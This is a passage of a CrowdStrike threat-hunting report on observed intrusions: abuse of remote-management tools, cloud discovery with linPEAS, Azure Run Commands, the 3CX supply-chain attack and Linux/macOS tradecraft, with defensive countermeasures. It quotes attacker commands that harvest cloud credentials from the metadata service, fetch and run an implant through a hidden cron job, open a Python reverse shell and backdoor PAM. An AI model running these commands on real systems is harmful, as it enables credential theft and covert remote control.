


Figure 10. Comparison of the incidence of RMM tools most frequently observed by Falcon OverWatch in interactive intrusions, July 2022-June 2023 vs. July 2021-June 2022

© 2023 CrowdStrike, Inc. All rights reserved.



Observed Threat Actor Behaviors

RMM tools typically enter an environment through common command-line ingress methods including `curl`, `wget` and `PowerShell`, and in the case of an adversary-controlled RDP session, via standard web browsers or RDP clipboard redirection. Once in the environment, threat actors often attempt to conceal the presence of their tool. In one example, DISTANT SPIDER was observed installing ScreenConnect as a service on a Windows endpoint and masquerading the service name to appear as a Microsoft service. Falcon OverWatch also observed threat actors designating RMM tools and other client binaries as hidden system files using the `attrib +s +h` command to change the file attributes and ultimately attempt to conceal the file from view.

Notable Tool: RustDesk

RustDesk is an RMM tool written in the Rust programming language with typical RMM functionality. Since 2022, Falcon OverWatch has observed SCATTERED SPIDER and ALPHA SPIDER, alongside other eCrime and nation-state adversaries, using RustDesk in their interactive intrusions. RustDesk is an open-source package.[28] Source code, as well as pre-compiled binaries, are readily available for client and server components and for multiple operating systems. Adversaries have likely adopted RustDesk to avoid detections in place for myriad other well-known RMM alternatives.

Notes for Defenders

The RustDesk domain `rustdesk[.]com` and GitHub repository `github[.]com/rustdesk` host binaries and source code for RustDesk. Unauthorized use of this tool is the first indicator of potentially malicious activity.

RustDesk can be configured to use any internal or external IP or domain for its server components. Therefore, defenders must look for other indicators of attack (IOAs). The client install tends to be artifact-heavy, based on Falcon OverWatch observations. The following are example command lines from Falcon OverWatch-observed intrusions that can be used when looking for evidence of malicious activity.

The RustDesk installer may configure a Windows host firewall rule for client communication:

```
netsh  advfirewall firewall add rule name="RustDesk Service" dir=in
action=allow
        program="C:\Program Files\RustDesk\RustDesk.exe"
enable=yes
```

28 More information can be found at https://github.com/rustdesk.

© 2023 CrowdStrike, Inc. All rights reserved.



The RustDesk installer may add registry keys for the installed client:

```
reg  add
        HKEY_CLASSES_ROOT\.rustdesk\shell\open\command /f /ve
/t REG_SZ /d "\"C:\Program Files\RustDesk\RustDesk
        exe\" --play \"%1\""

reg  add
        HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
        CurrentVersion\Uninstall\RustDesk /f /v
        UninstallString /t REG_SZ /d "\"C:\Program Files\
        RustDesk\RustDesk.exe\" --uninstall"
```

The RustDesk installer may create a service, with or without an imported configuration option, for the installed client:

```
sc  create RustDesk binpath= "\"C:\Program Files\RustDesk\RustDesk.
exe\" --import-config \"C:\Users\[REDACTED Path]\AppData\Roaming\
RustDesk\config\RustDesk.toml\"" start= auto DisplayName= "RustDesk
Service"

sc  create RustDesk binpath= "\"C:\Program Files\RustDesk\RustDesk.
exe\" --service" start= auto DisplayName= "RustDesk Service"
```

Notable Tool: FleetDeck

Falcon OverWatch observed FleetDeck abuse exclusively by SCATTERED SPIDER.[29] If FleetDeck is not a legitimate tool in the IT environment, the unexpected presence of the tool should be taken as an IOA.

FleetDeck currently supports agents for the Windows operating system, with agents for macOS and Linux in development. Remote agents operate over TCP port 443, which, depending on host and network firewall configurations, may facilitate egress from victim environments. Like RustDesk, the tool is new and less likely to be detected than more prevalent RMM tool choices. Unlike RustDesk, the product is a commercial offering, and source code is not available.

29 For more details of SCATTERED SPIDER's use of RMM tools, see this related blog: https://www.crowdstrike.com/blog/analysis-of-intrusion-campaign-targeting-telecom-and-bpo-companies/.

© 2023 CrowdStrike, Inc. All rights reserved.

Notes for Defenders

Falcon OverWatch observed FleetDeck activity at multiple entities primarily in the services, technology and telecommunications verticals. The following insights are based on this real-world activity and contain common indicators of FleetDeck activity, which defenders can use when hunting.

The adversary tested the internet connection to FleetDeck domain:

```
ping  fleetdeck.io
```

The adversary dropped the FleetDeck agent to the victim environment:

```
C:\Users\[REDACTED Path]\Downloads\fleetdeck-agent-[REDACTED
22CharacterKey].exe
```

Note that the agent installer listed above can be executed silently by appending the `-silent` flag to the command.

The adversary created a Windows host firewall rule via PowerShell for FleetDeck client communication:

```
C:\WINDOWS\Sysnative\WindowsPowerShell\v1.0\powershell.exe -Command
"New-NetFirewallRule -DisplayName 'FleetDeck Agent Service' -Name
'FleetDeck Agent Service Command' -Direction Inbound -Program 'C:\
Program Files (x86)\FleetDeck Agent\fleetdeck_agent_svc.exe' -Action
Allow"
```



© 2023 CrowdStrike, Inc. All rights reserved.



Defensive Countermeasures

Monitor and conduct active hunts for newly identified threats.

The RMM tool landscape is dynamic. As new tools are identified or known tools add new functionality, research the new RMM behaviors and actively review logs for evidence of execution.

Implement application allowlisting.

Threat actors may attempt to execute RMM tools that are not standard software in the victim environment. Application allowlisting prevents unapproved binaries from executing within an organization's environment.

Monitor for unapproved RMM applications.

Conduct long-tail analysis on installed applications and observed executables within an organization's fleet of endpoints to identify outliers that may be unapproved software, including RMM tools.

Monitor for unexpected host firewall changes.

RMM tools may alter host firewall rules as part of an installation process. Review unexpected changes in host firewall rules that may indicate an unapproved application installation altered those rules.

Strengthen firewall rules and network access control lists.

Many RMM software packages require connectivity to known external endpoints over common ports and protocols that can be blocked. Server, cloud and administrative segments should receive extra scrutiny, and all external connectivity should be denied other than to allowlisted endpoints.

© 2023 CrowdStrike, Inc. All rights reserved.

Adversaries Lead the Charge in Cloud Know-How

Cloud-conscious adversaries are navigating cloud environments with a level of skill and confidence that is, unfortunately, often not matched by organizations' in-house security teams.

Over the past few years, the adoption of cloud-based technologies has experienced a meteoric rise, with organizations from all sectors embracing this paradigm shift. The benefits that cloud computing provides have made it an indispensable part of businesses' modern IT infrastructure. However, the rapid surge in demand for cloud services, along with the complexity of cloud management and controls, has led to a knowledge gap in properly securing these environments. The nature of the attack surface has changed and presents significant security challenges for organizations with a cloud presence.

In the past year, Falcon OverWatch has observed numerous instances of insecure configurations as well as built-in cloud platform functionality being abused by adversaries to progress their intrusions. As first reported in the CrowdStrike 2023 Global Threat Report, there was a threefold increase in cases involving cloud-conscious threat actors coupled with a 95% increase in cloud exploitation from 2021 to 2022. It is clear that adversaries are aware of the importance of the cloud and tenacious in their efforts to access cloud assets.

When it comes to securing the cloud, the old security adage "know thy systems" is particularly pertinent. Adversaries are quick to take advantage of visibility and knowledge gaps.



Key Facts and Figures at a Glance:

3X

INCREASE IN THE USE OF LINUX PRIVILEGE ESCALATION TOOL LINPEAS

95%

INCREASE IN CLOUD EXPLOITATION IN 2022

3X

INCREASE IN CASES INVOLVING CLOUD-CONSCIOUS THREAT ACTORS

© 2023 CrowdStrike, Inc. All rights reserved.

ADVERSARIES LEVERAGE LINPEAS TOOL FOR CLOUD DISCOVERY

Falcon OverWatch detected several intrusions at the cloud workload level where adversaries gained access to a cloud server and used the Linux privilege escalation tool linPEAS to enumerate the environment. Although linPEAS has been around for several years, in the past year, Falcon OverWatch saw its use by eCrime and targeted intrusion adversaries triple.

LinPEAS has a cloud module that attempts to determine in which cloud environment, if any, the module is running through a process of fingerprinting. This process inspects local files including `/etc/hosts`, `/etc/resolv.conf` and vendor-specific configuration files, as well as HTTP requests using both `curl` and `wget`, to a well-known cloud service provider's API endpoints. The cloud module currently supports discovery of Google Cloud, DigitalOcean Droplet, IBM Cloud, and Amazon's Elastic Container Service (ECS), Elastic Compute Cloud (EC2), EC2 Beanstalk and Lambda. If a cloud service provider is identified, the module will enumerate details of the identified cloud environment, which may include machine attributes such as the instance metadata (ID, name, region or zone, and image); network attributes (public and private IPs, hostnames); and various user, service and security credentials depending on cloud service provider and cloud security configuration.

In one instance, Falcon OverWatch discovered an adversary downloading a pre-compiled version of the linPEAS tool. They renamed the file via `mv`, set execute permissions and attempted execution of the file:

```
wget https[:]//github[.]com/carlospolop/PEASS-ng/releases/download/
[REDACTED  Path]/linpeas_darwin_arm64

mv linpeas_darwin_arm64 x

chmod +x x

./x
```

Not all ingress of the linPEAS tool comes from the official GitHub repository — adversaries are also known to stage tooling to sources under their control. Reasons for this may include ready access to custom-compiled versions to evade signature-based detection, as well as avoiding source URLs that identify the tooling. In this second example, Falcon OverWatch observed the adversary attempting to download linPEAS from a common file-sharing website after a previous attempt from the GitHub repository was prevented:

```
wget https[:]//github[.]com/carlospolop/PEASS-ng/releases/download/
[REDACTED Path]/linpeas_linux_amd64 -O aa

wget https[:]//filebin[.]net/[REDACTED Path]/[REDACTED FileName]
```

The cloud discovery module of linPEAS can allow access to sensitive information about cloud environments. However, these examples also highlight a long-term, persistent problem Falcon OverWatch observes across many intrusions: Victim environments are configured in a way that enables the adversary to access external resources from within the victim environment to download additional malware.

© 2023 CrowdStrike, Inc. All rights reserved.



Defensive Countermeasures

On-premises security best practices apply in the cloud.

In the previous examples, the adversary initiated an outbound connection from the cloud workload instance to an external website to download malicious files. Cloud workload servers should be subject to at least the same security policies as any other server. Best practice dictates that outbound connections initiated from any server should be denied other than to allowlisted endpoints.[30] This practice accomplishes two important goals: First, it helps to deny the adversary access to internet resources and prevents direct malware ingress. Second, if an attack should progress, it makes it much more difficult for an adversary to exfiltrate data or establish a C2 channel directly from the compromised cloud asset to an external endpoint.

Know your systems or invest in security measures to improve visibility.

CrowdStrike's cloud-native application protection platform (CNAPP)[31] provides visibility into cloud assets and can help security practitioners understand and improve the overall baseline security posture and compliance of their environments. Falcon OverWatch provides added defense in the cloud for novel threats and alerts security teams with contextualized detection information when such threats are discovered in a customer's environment.

30 For further guidance, see NIST 800-53 REV 5, SC-7(5).

31 To learn more about CrowdStrike's CNAPP solution, see https://www.crowdstrike.com/products/cloud-security/.

© 2023 CrowdStrike, Inc. All rights reserved.

ECRIME ADVERSARIES USE AZURE RUN COMMANDS TO DEPLOY MALWARE

Although not new, a less commonly discussed vector for cloud-conscious execution is the use of Azure Run Commands. In the past year, Falcon OverWatch observed multiple instances of eCrime adversaries using this Azure feature to attempt script execution across virtual machines (VMs) in Azure cloud environments.

Run Commands are part of the default VM agent and legitimately used to manage Azure VMs. Azure supports multiple versions of Windows and various distributions of Linux. Azure Run Commands similarly support both operating systems. Azure Run Commands can be executed in several ways, including from the Azure Portal, Azure REST API, Azure Command-Line Interface (CLI) and through PowerShell on an Azure VM. An adversary can use Azure Run Commands to execute with elevated privileges — PowerShell scripts on a Windows VM run as SYSTEM, and shell scripts on a Linux VM run as root. This creates potential for remote execution, lateral movement and privilege escalation, as such permissions to execute Azure Run Commands must be tightly controlled and closely monitored for any changes.

Adversaries are actively exploiting this feature in Azure. In one example, Falcon OverWatch observed SCATTERED SPIDER execute a PowerShell script via the `RunPowerShellScript` command to deploy an RMM binary to a set of Azure VMs. Falcon OverWatch also observed adversaries attempting to use the technique to deploy RMM binaries and other tools across Linux VMs.

To date, Falcon OverWatch has observed Azure Run Commands used primarily in attempts to deploy tooling across a victim environment. However, the elevated privileges under which the scripts execute could also allow an adversary to read privileged files, exfiltrate data and alter permissions of other files and directories, to name a few actions.



© 2023 CrowdStrike, Inc. All rights reserved.



Defensive Countermeasures

Know where to look for trouble.

If malicious activity is suspected, the following locations are relevant for defenders to understand what is occuring.

For Azure Windows VMs, downloaded scripts will be placed in the following directories for execution:

```
C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\<agent_version>\Downloads\
```

Output from the execution of the scripts can be found in a similar location:

```
C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\<agent_version>\Status\
```

For Azure Linux VMs, both the downloaded scripts and the execution output (`stdout` and `stderr`) will be written in the same directory:

```
/var/lib/waagent/run-command/download/
```

Understand the core functionality of the cloud platforms you're running.

Cloud-conscious adversaries will continue to seek new ways to use legitimate features of Azure management and orchestration in support of their malicious objectives. Falcon OverWatch encourages all defenders to dig deeper into the technology and fully understand the environments for which they are responsible. You can find additional resources on the CrowdStrike Falcon® Cloud Security website[32] to help with this journey.

32 For more cloud security resources, visit https://www.crowdstrike.com/products/cloud-security/.

© 2023 CrowdStrike, Inc. All rights reserved.

Compromised Cloud Credentials Facilitate Widespread Lateral Movement

Cloud-conscious adversaries are keenly aware of how to leverage cloud tooling and services that are available to them once they gain an initial foothold into a victim's environment. This is analogous to a traditional on-premises compromise, during which an adversary may use one of the many already installed tools — aka "living off the land" binaries and scripts (LOLBAS) — to further their objectives. The following intrusion demonstrates the adversary TTPs used to pivot from on-premises devices to cloud infrastructure.

In early 2023, Falcon OverWatch detected an adversary exploiting a custom PHP web application at a North American customer in the retail sector. By leveraging a RCE vulnerability, the adversary was able to gain unauthorized access to the underlying system. Once inside, they proceeded to harvest cloud service provider credentials. Using these newly found credentials, the adversary began to move laterally in the victim's environment using the cloud service provider's system manager. This maneuver allowed the adversary to extend their reach to compromise additional resources and embed deeper into the victim's environment.

This intrusion, explored in more detail in Figure 11, highlights the expanded attack surface customers must now protect and the necessity of securing both on-premises and cloud infrastructure components.

Defensive Countermeasures

Identify and manage vulnerabilities.

Regularly monitor cloud assets and applications for vulnerabilities, and patch or otherwise address identified risks in a timely manner. Vulnerable internet-facing cloud assets, in particular, are at risk of facilitating initial access for adversaries. Consider adopting cloud workload protection (CWP) solutions that offer continuous vulnerability management in addition to endpoint detection and response (EDR) and other runtime protections at both the cloud virtual machine and container levels.

Secure from start to finish.

Cloud resource configurations should be standardized and validated prior to deployment, and thereafter constantly monitored for deviations from approved standards. Cloud security posture management (CSPM) solutions can help monitor multiple cloud service providers, identify misconfigurations pre- and post-deployment, and significantly reduce risk. Secure configurations prevent access to sensitive resources by unauthorized entities, reducing the likelihood of success of follow-on tactics such as privilege escalation, lateral movement and data collection.



© 2023 CrowdStrike, Inc. All rights reserved.





Initial Access

The adversary exploited an RCE vulnerability that existed in a custom PHP application running on multiple Linux servers hosted in the victim organization's Cloud Service Provider environment.



Credential Access

The adversary attempted to harvest Cloud Service Provider credentials via the AWS Instance Metadata Services API.

```
curl  -k  http://169.254.169[.]254/latest/
      meta-data/iam/security-credentials/

curl  -k  http://169.254.169[.]254/latest/
meta-data/iam/security-credentials/
                          [REDACTED IAMRole]
```



Discovery

Various discovery commands were executed, including attempts to view potentially sensitive information.

```
cat . bash_history, cat .env
```

Cloud-conscious discovery included querying the AWS Instance Metadata Service API to enumerate IAM roles.

```
curl -k http://169.254.169[.]254/latest/
     meta-data/iam/security-credentials/
                          [REDACTED IAMRole]
```




Persistence

A cron job was created to download and run the Silver implant upon reboot. Silver is an open-source cross-platform adversary emulation/red team framework.

```
/var/spool/cron/crontabs/root:4:@reboot curl
hxxp:// [REDACTED IPAddress]:8443/.tmpfs.cache
-o/dev/shm/tmpfs.cache; chmod +x/dev/shm/.
tmpfs.cache;bash -c "exec -a '[kthread/4:3-
bus]' /dev/shm/.tmpfs.cahce" & disown

curl hxxp://[REDACTED ExternalIPAddress]/
[REDACTED FileName] -o /dev/shm/[REDACTED
Filename] -a chmod +x /dev/shm/[REDACTED
Filename] bash -c "exec -a '[kworker/4:3-
events] /dev/shm/[REDACTED FileName]"
```



Command and Control

The adversary leveraged SSM Orchestration in an attempt to execute multiple Python reverse shells.

```
python3 -c import os,pty,socket; s=socket.
socket(); s.connect (("[REDACTED
IPAddress]", [REDACTED PORT])); [os.
dup2 (s.fileno(),f)for f in(0,1,2)]; pty.
spawn("sh")
```

The adversary also used `curl` during the intrusion to ingress the Silver implant.

```
curl hxxp://[REDACTED ExternalIPAddress]/
[REDACTED FileName] -o /dev/shm/[REDACTED
FileName] -a
```

Figure 11. Highlights from an intrusion against a cloud service provider system

© 2023 CrowdStrike, Inc. All rights reserved.

Cross-Platform Proficiency Takes Center Stage

Today's organizations rely on multiple operating systems working in concert for IT environments to run efficiently. Falcon OverWatch threat hunters are skilled at hunting across all major platforms — Windows, Linux and macOS.

This year, Falcon OverWatch saw adversaries showcase their prowess across all of these systems. LABYRINTH CHOLLIMA led the charge, highlighting their ability to operate across Windows and macOS in their targeting of the 3CX supply chain. Notorious for targeting financial technology and cryptocurrency organizations, LABYRINTH CHOLLIMA was observed updating both their custom tooling and their tradecraft to work specifically on Linux and macOS.

Threat Actor Spotlight: LABYRINTH CHOLLIMA

LABYRINTH CHOLLIMA is one of the most prolific Democratic People's Republic of Korea (DPRK) adversaries tracked by CrowdStrike and has been active since at least 2009. CrowdStrike assesses this adversary is likely affiliated with Bureau 121 of the DPRK's Reconnaissance General Bureau (RGB) — North Korea's preeminent intelligence service.

Their currency generation operations are global in scope, and stolen proceeds appear to be a lifeline for the DPRK regime. LABYRINTH CHOLLIMA's operations have varied in complexity and exhibit tradecraft ranging from pedestrian to state-of-the-art, suggesting this group is supported by a large number of operators with varying technical aptitude. LABYRINTH CHOLLIMA's campaigns broadly trend toward a greater emphasis on operational security and defense evasion tactics, with the adversary increasing efforts to evade traditional detection methods and hinder third-party analysis and tracking of its campaigns.



Key Facts and Figures at a Glance:

- 3x increase in adversaries replacing Pluggable Authentication Modules (PAM) with malicious modules in Linux, typically for the purposes of a backdoor
- Technology, telecommunications and academic are the top targeted Linux verticals
- Finance, technology and services are the top targeted macOS verticals
- LABYRINTH CHOLLIMA has proven they are adept at operating in all major operating systems
- After a first intrusion attempt, LABYRINTH CHOLLIMA will often attempt to gain access to a victim organization again within the same year

© 2023 CrowdStrike, Inc. All rights reserved.

LINUX INSIGHTS AND TRENDS

Falcon OverWatch continues to observe adversaries operating comfortably within Linux environments to progress their mission objectives. As shown in Figure 12, Linux-based interactive intrusion activity is most commonly seen in the technology and telecommunications verticals.




Figure 12. Linux-based intrusion activity by industry vertical, July 2022 to June 2023

Common Linux Tooling Provides Substantial Functionality to Adversaries

Over the past year, Falcon OverWatch observed adversaries traversing most tactics across the MITRE ATT&CK framework, leveraging only native or widely accessible command-line tooling. For example, an adversary can leverage `nmap` for network discovery;[33] `cat` to read various credentials, history,[34] configuration, and database files; `ps`, `grep` or `find` to perform discovery on running processes and existing files; `ping` for connectivity checks;[35] `curl`, `git` or `wget` to download files; `as` to translate assembly code to object code; `bash` or `python` to execute said scripts; and `rm` to delete logs and clean up their tracks.[36]



The Role of Linux Hosts in an Organization

Because Linux hosts primarily function as infrastructure as opposed to end-user machines, typical social engineering tactics that require end-user interaction — such as phishing attachments or end-user execution — are not viable initial access techniques. Instead, adversaries targeting Linux systems either leverage vulnerabilities in public-facing applications or externally exposed remote services, or abuse valid credentials to gain access to a target device. Once on a Linux host, an adversary's success often hinges on their ability to execute intrusions by leveraging native tools within a Linux environment. Where the required tools are not immediately available, they are often easily accessible by leveraging native binaries to pull down scripts or tools from repositories or adversary staging servers.

33 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1046/.
34 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1552/003/.
35 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1016/001/.
36 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1070/004/.

© 2023 CrowdStrike, Inc. All rights reserved.



Bash is the default shell in most Linux installations. Falcon OverWatch, however, has observed adversaries use alternative shells like dash and zshell (zsh) in their interactive intrusions. Given that most security tools leverage string matching in detections, Falcon OverWatch hypothesizes that the use of alternate shells could be attributed to signature evasion and adversarial preferences for increased speed, hyperthreading and/or smaller size. Though alternative shells like dash may lack some features like tab completion, Falcon OverWatch predicts that alternative shells will remain popular in the future.

Though this tactic is not very common, Falcon OverWatch observed a threefold increase year over year in adversaries replacing PAM[37] with malicious modules, typically for the purposes of a backdoor. The legitimate PAM, depending on the distribution, tends to reside in `/usr/lib64/security/pam_unix.so` or `/usr/lib/security/pam_unix.so`. The adversaries masquerade[38] their malicious module as the PAM `pam_unix.so` or have their malicious version staged in another directory (e.g., `/tmp/pam_unix.so`) before overwriting the legitimate module.

```
chmod 755 pam_unix.so

cp -i pam_unix.so pam_unix.so.1

cp -i /tmp/pam_unix.so pam_unix.so

touch -r pam_xauth.so pam_unix.so

touch -r pam_xauth.so pam_unix.so.1
```

In the above example, the `touch` commands were likely used to conduct timestomping[39] to further evade detection.

37 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1556/003/.

38 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1036/005/.

39 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1070/006/.

© 2023 CrowdStrike, Inc. All rights reserved.

macOS INSIGHTS AND TRENDS

Falcon OverWatch observed a marked increase in the number of interactive intrusions against macOS systems. The most prolific adversary, by far, was LABYRINTH CHOLLIMA. This group focused a number of efforts against organizations running macOS devices and demonstrated a high level of proficiency in doing so. LABYRINTH CHOLLIMA is known to target the financial and technology verticals, in particular cryptocurrency organizations and other fintech businesses that sit at the intersection of these two verticals. This preference plays out in the macOS intrusions by industry vertical data, shown in Figure 13.




Figure 13. macOS-based intrusion activity by industry vertical, July 2022 to June 2023

© 2023 CrowdStrike, Inc. All rights reserved.

Observed macOS Tactics

Falcon OverWatch identified LABYRINTH CHOLLIMA attempting to dump the Transparency, Consent and Control (TCC) database. The TCC framework was implemented as a security and privacy control by Apple to prevent installed applications from being able to access sensitive data without explicit permission from the user, which arises as a user prompt. Such permissions include full disk, camera, contacts and microphone access. User responses (allow or do not allow) are stored in this database. If an application tries to access files in a directory protected by TCC without authorization, the operation is denied. As denoted by the command line below, TCC stores these permissions in a SQLite3 database located both globally (`/Library/Application Support/com.apple.TCC/TCC.db`) and at the user level (`$HOME/Library/Application Support/com.apple.TCC/TCC.db`).

```
/bin/bash -c sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db '.dump access'
```

If an adversary were to gain write access to the `TCC.db`, they could grant themselves TCC entitlements without alerting the user.

Apple implemented System Integrity Protection (SIP) to mitigate this. Being able to read the contents of the database, however, is trivial — an adversary requires the terminal to have full disk access, which may be already enabled on many MacBooks. With the dumped database, an adversary would likely leverage the outputs to determine what applications are allowed to access which services and any code-signing requirement data (csreq). The output of this dump would present a gold mine of possible applications to exploit. However, the CrowdStrike Falcon agent prevents the dumping of the TCC database on macOS hosts.



© 2023 CrowdStrike, Inc. All rights reserved.



Defensive Countermeasures

With the advances adversaries are making in targeting Linux and macOS environments, defenders must familiarize themselves with macOS and Linux TTPs and implement the appropriate defenses across their infrastructure.

Implement file integrity control and monitoring around sensitive files and logs.

Alert for anomalous processes reading sensitive files that may contain credentials.

Disable remote login (i.e., SSH).

If SSH must be enabled, augment with MFA and additional identity protection to further thwart adversaries.

Monitor and/or prevent modification of PAM components.

This can be done through proper privilege separation (e.g., SELinux).

Enable default macOS system protections.

Gatekeeper and SIP should be on by default for macOS. Monitor for any disabling of Gatekeeper or SIP, and implement automated re-enabling of these protections. Security practitioners can automate via `spctl` and `csrutil` to re-enable Gatekeeper and SIP, respectively.

Maintain user awareness.

Training users on the pitfalls of disabling many of macOS's built-in security precautions can prove essential in mitigating social engineering tactics that require user execution.

Ensure coverage across the entire enterprise to reduce the attack surface.

Adversaries often target vulnerable and unmanaged assets to gain initial access, then use lifted credentials to pivot to additional resources via trusted remote access software and protocols. A mix of comprehensive endpoint coverage and proactive threat hunting is crucial for minimizing security gaps and detecting intrusions that aim to evade traditional detection methods.

© 2023 CrowdStrike, Inc. All rights reserved.

THREAT ACTOR SPOTLIGHT: LABYRINTH CHOLLIMA

Targeting the Supply Chain

On March 29, 2023, Falcon OverWatch observed unexpected malicious activity emanating from a legitimate, signed binary: 3CXDesktopApp, a softphone application from 3CX. The malicious activity included beaconing to actor-controlled infrastructure, deployment of second-stage payloads and, in sparse cases, hands-on-keyboard activity. Once active, the HTTPS beacon structure and encryption key match those observed by CrowdStrike in a March 7, 2023, campaign attributed with high confidence to LABYRINTH CHOLLIMA.[40]

This attack is the result of a unique and complex adversarial supply chain operation. It was not simply a single supply chain compromise; rather, it was a layered exploitation — a double supply chain attack. The threat actor first breached third-party software used by 3CX, which then provided the necessary conduit to ultimately compromise the 3CXDesktopApp.[41]

The resulting compromise led to the delivery of the Gopuram backdoor, which affected both Windows and macOS versions of the software. Gopuram is a stealthy second-stage backdoor that employs numerous evasion techniques to gain unauthorized access and persist on the target host. Once deployed, the backdoor enabled the threat actor to execute commands, upload and download files, manipulate processes and services, and exfiltrate sensitive data — posing a considerable threat to victim organizations' networks.[42] LABYRINTH CHOLLIMA's targets in this campaign were predominantly cryptocurrency companies, once again highlighting the unique nature of this DPRK-nexus threat actor's sophisticated operations focused on financial gain.

LABYRINTH CHOLLIMA, known for their history of supply chain attacks, managed to maintain the prolonged persistence of their backdoor within the infected application. This attack signifies an escalated threat with a double supply chain compromise and broad compatibility of their malware — highlighting their advanced tactics, robust operational capacity and ongoing multi-platform threat.

The multi-platform threat presented by LABYRINTH CHOLLIMA's latest attack significantly broadens the group's potential victim landscape. This underlines their adaptability and the increased risk they pose to diverse systems — specifically, the combination of Windows and macOS at once. However, this is not LABYRINTH CHOLLIMA's first attack focused on macOS. The U.S. Federal Bureau of Investigations, Cybersecurity and Infrastructure Security Agency (CISA), and Department of the Treasury have released multiple joint cybersecurity advisories on LABYRINTH CHOLLIMA's *AppleJeus* malware, which is a macOS variant of their *Jeus* malware that is commonly disguised as a cryptocurrency trading application.[43]

---

40 For additional details on the discovery of the malware, visit https://www.crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers/.

41 For additional details on the double supply chain attack, visit https://krebsonsecurity.com/2023/04/3cx-breach-was-a-double-supply-chain-compromise/.

42 For more information on the Gopuram backdoor, visit https://securelist.com/gopuram-backdoor-deployed-through-3cx-supply-chain-attack/109344/.

43 For more information, see CISA's website: https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-108a.

© 2023 CrowdStrike, Inc. All rights reserved.

